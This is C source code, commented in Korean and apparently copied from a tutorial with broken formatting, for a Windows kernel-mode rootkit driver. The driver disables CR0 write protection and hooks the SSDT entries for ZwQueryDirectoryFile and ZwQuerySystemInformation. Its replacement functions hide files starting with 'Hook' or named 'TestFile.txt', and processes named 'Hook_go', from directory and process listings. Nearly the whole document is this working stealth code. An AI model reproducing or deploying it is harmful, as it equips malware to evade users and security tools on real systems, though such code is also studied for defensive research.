struct _SYSTEM_THREADS
{
        LARGE_INTEGER           KernelTime;
```

```
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           CreateTime;
        ULONG                   WaitTime;
        PVOID                   StartAddress;
        CLIENT_ID               ClientIs;
        KPRIORITY               Priority;
        KPRIORITY               BasePriority;
        ULONG                   ContextSwitchCount;
        ULONG                   ThreadState;
        KWAIT_REASON            WaitReason;
};

//SystemInformation 구조체 선언
struct _SYSTEM_PROCESSES
{
        ULONG                   NextEntryDelta;
        ULONG                   ThreadCount;
        ULONG                   Reserved[6];
        LARGE_INTEGER           CreateTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           KernelTime;
        UNICODE_STRING          ProcessName;
        KPRIORITY               BasePriority;
        ULONG                   ProcessId;
        ULONG                   InheritedFromProcessId;
        ULONG                   HandleCount;
        ULONG                   Reserved2[2];
        VM_COUNTERS             VmCounters;
        IO_COUNTERS             IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS  Threads[1];
};

NTSYSAPI
NTSTATUS
NTAPI ZwQuerySystemInformation(
          IN ULONG SystemInformationClass,
          IN PVOID SystemInformation,
          IN ULONG SystemInformationLength,
          OUT PULONG ReturnLength);

NTSYSAPI
NTSTATUS
NTAPI ZwQueryDirectoryFile(
          IN HANDLE fileHandle,
          IN HANDLE Event OPTIONAL,
          IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
          IN PVOID ApcContext OPTIONAL,
          OUT PIO_STATUS_BLOCK IoStatusBlock,
          OUT PVOID FileInformation,
          IN ULONG Length,
          IN FILE_INFORMATION_CLASS FileInformationClass,
```

```
        IN BOOLEAN ReturnSingleEntry,
        IN PUNICODE_STRING FileName OPTIONAL,
        IN BOOLEAN RestartScan
);

typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
        ULONG SystemInformationCLass,
        PVOID SystemInformation,
        ULONG SystemInformationLength,
        PULONG ReturnLength
);

typedef NTSTATUS (*ZWQUERYDIRECTORYFILE)(
        IN HANDLE fileHandle,
        IN HANDLE Event OPTIONAL,
        IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
        IN PVOID ApcContext OPTIONAL,
        OUT PIO_STATUS_BLOCK IoStatusBlock,
        OUT PVOID FileInformation,
        IN ULONG Length,
        IN FILE_INFORMATION_CLASS FileInformationClass,
        IN BOOLEAN ReturnSingleEntry,
        IN PUNICODE_STRING FileName OPTIONAL,
        IN BOOLEAN RestartScan
);

//기존의 함수 주소 저장을 위한 변수
ZWQUERYSYSTEMINFORMATION    OldZwQuerySystemInformation;
ZWQUERYDIRECTORYFILE        OldZwQueryDirectoryFile;

//CR0의 WP를 제거
VOID ClearCr_WP(VOID)
{
        __asm {
                push    eax;
                mov             eax, cr0;
                and             eax, SetCr_Mask;
                mov             cr0, eax;
                pop             eax;
        }
}

//CR0의 WP를 설정
VOID SetCr_WP(VOID)
{
        __asm {
                push    eax;
                mov             eax, cr0;
                or              eax, not SetCr_Mask;
                mov             cr0, eax;
                pop             eax;
```

```
		}
}


//새로운 ZwQueryDirectoryFile
NTSTATUS NewZwQueryDirectoryFile(
		IN HANDLE fileHandle,
		IN HANDLE Event OPTIONAL,
		IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
		IN PVOID ApcContext OPTIONAL,
		OUT PIO_STATUS_BLOCK IoStatusBlock,
		OUT PVOID FileInformation,
		IN ULONG Length,
		IN FILE_INFORMATION_CLASS FileInformationClass,
		IN BOOLEAN ReturnSingleEntry,
		IN PUNICODE_STRING FileName OPTIONAL,
		IN BOOLEAN RestartScan)
{

		NTSTATUS ntStatus;

		//NtQueryDirectoryFile 함수 호출
		ntStatus = ((ZWQUERYDIRECTORYFILE)(OldZwQueryDirectoryFile)) (
				fileHandle,
				Event,
				ApcRoutine,
				ApcContext,
				IoStatusBlock,
				FileInformation,
				Length,
				FileInformationClass,
				ReturnSingleEntry,
				FileName,
				RestartScan);

		if( NT_SUCCESS(ntStatus))
		{
				//FileInformation 구조체
				struct _FILE_INFORMATION *curr = (struct _FILE_INFORMATION
*)FileInformation;
				struct _FILE_INFORMATION *prev = NULL;

				DbgPrint("₩n");
				while(curr)
				{
					if (curr->FileName != NULL)
					{
						//파일명이 "Hook"으로 시작하거나 "TestFile.txt"인 경우
						if((0 == memcmp(curr->FileName, L"Hook", 8)) || (0 ==
memcmp(curr->FileName, L"TestFile.txt", 24)))
						{
```

```
                                        //전 FileInformation이 존재하는 경우
                                        if(prev)
                                        {
                                                //전 FileInformation의 NetxtEntryOffset에
다음 FileInformation의 위치를 저장한다.
                                                if(curr->NextEntryOffset)
                                                        prev->NextEntryOffset       +=
curr->NextEntryOffset;
                                                //마지막 프로세서일 경우
                                                else
                                                        prev->NextEntryOffset = 0;
                                        }
                                        //전 FileInformation이 존재하지 않는 경우
                                        else
                                        {
                                                //다음 FileInformation이 존재하는 경우
                                                if(curr->NextEntryOffset)
                                                {

                                                        //다음 FileInformation을 맨 앞의
FileInformation으로 만든다.
                                                        (char     *)FileInformation     +=
curr->NextEntryOffset;
                                                }
                                                //마지막 프로세서일 경우
                                                else
                                                        FileInformation = NULL;
                                        }
                                }
                        }
                        //현재 FileInformation을 저장
                        prev = curr;
                        //다음 FileInformation으로 넘어감
                    if(curr->NextEntryOffset ) ((char *)curr += curr->NextEntryOffset);
                    else curr = NULL;
                }
        }
        return ntStatus;
}

//새로운 ZwQuerySystemFile
NTSTATUS NewZwQuerySystemInformation(
          IN ULONG SystemInformationClass,
          IN PVOID SystemInformation,
          IN ULONG SystemInformationLength,
          OUT PULONG ReturnLength)
{

        NTSTATUS ntStatus;

        //NtQuerySystemInfrormation 함수 호출
```

```
        ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                SystemInformationClass,
                SystemInformation,
                SystemInformationLength,
                ReturnLength );

        if( NT_SUCCESS(ntStatus))
        {
                if(SystemInformationClass == 5)
                {
                        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES
*)SystemInformation;
                        struct _SYSTEM_PROCESSES *prev = NULL;

                while(curr)
                {
                        if (curr->ProcessName.Buffer != NULL)
                        {
                                //프로세스명이 "Hook_go"인 경우
                                if(0 == memcmp(curr->ProcessName.Buffer, L"Hook_go", 14))
                                {
                                        //전 SystemInformation이 존재하는 경우
                                        if(prev)
                                        {
                                                //전 SystemInformation의 NetxtEntryDelta
에 다음 SystemInformation의 위치를 저장한다.
                                                if(curr->NextEntryDelta)
                                                        prev->NextEntryDelta        +=
curr->NextEntryDelta;
                                                //마지막 프로세서일 경우
                                                else
                                                        prev->NextEntryDelta = 0;
                                        }
                                        //전 SystemInformation이 존재하지 않는 경우
                                        else
                                        {
                                                //다음   SystemInformation을   맨   앞의
SystemInformation으로 만든다.
                                                if(curr->NextEntryDelta)
                                                {

                                                        (char   *)SystemInformation   +=
curr->NextEntryDelta;
                                                }
                                                //마지막 프로세서일 경우
                                                else
                                                        SystemInformation = NULL;
                                        }
                                }
                        }
                        //현재 SystemInformation을 저장
```

```
                        prev = curr;
                        //다음 SystemInformation으로 넘어감
                    if(curr->NextEntryDelta) ((char *)curr += curr->NextEntryDelta);
                        //다음 SystemInformation이 존재하지 않는다면
                    else curr = NULL;
                        }
                }
    }
    return ntStatus;
}

//드라이버 언로드 루틴
VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
        //WP 무력화
        ClearCr_WP();

        //후킹한 SSDT를 원상복귀 시킨다.
        InterlockedExchange((LONG                    *)Syscall_Ptr(ZwQueryDirectoryFile),
(LONG)OldZwQueryDirectoryFile);
        InterlockedExchange((LONG                  *)Syscall_Ptr(ZwQuerySystemInformation),
(LONG)OldZwQuerySystemInformation);

        //WP 설정
        SetCr_WP();
}

//드라이버 엔트리 루틴
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                                        IN PUNICODE_STRING theRegistryPath)
{
        theDriverObject->DriverUnload  = OnUnload;

        OldZwQueryDirectoryFile = (ZWQUERYDIRECTORYFILE)Syscall_Ptr(ZwQueryDirectoryFile);
        OldZwQuerySystemInformation                                                    =
(ZWQUERYSYSTEMINFORMATION)Syscall_Ptr(ZwQuerySystemInformation);

        //WP 무력화
        ClearCr_WP();

        //SSDT 후킹
        OldZwQueryDirectoryFile = (ZWQUERYDIRECTORYFILE)InterlockedExchange(
                (LONG *)Syscall_Ptr(ZwQueryDirectoryFile),
                (LONG)NewZwQueryDirectoryFile);
        OldZwQuerySystemInformation = (ZWQUERYSYSTEMINFORMATION)InterlockedExchange(
                (LONG *)Syscall_Ptr(ZwQuerySystemInformation),
                (LONG)NewZwQuerySystemInformation);

        //WP 설정
        SetCr_WP();
```

```
    return STATUS_SUCCESS;
}
```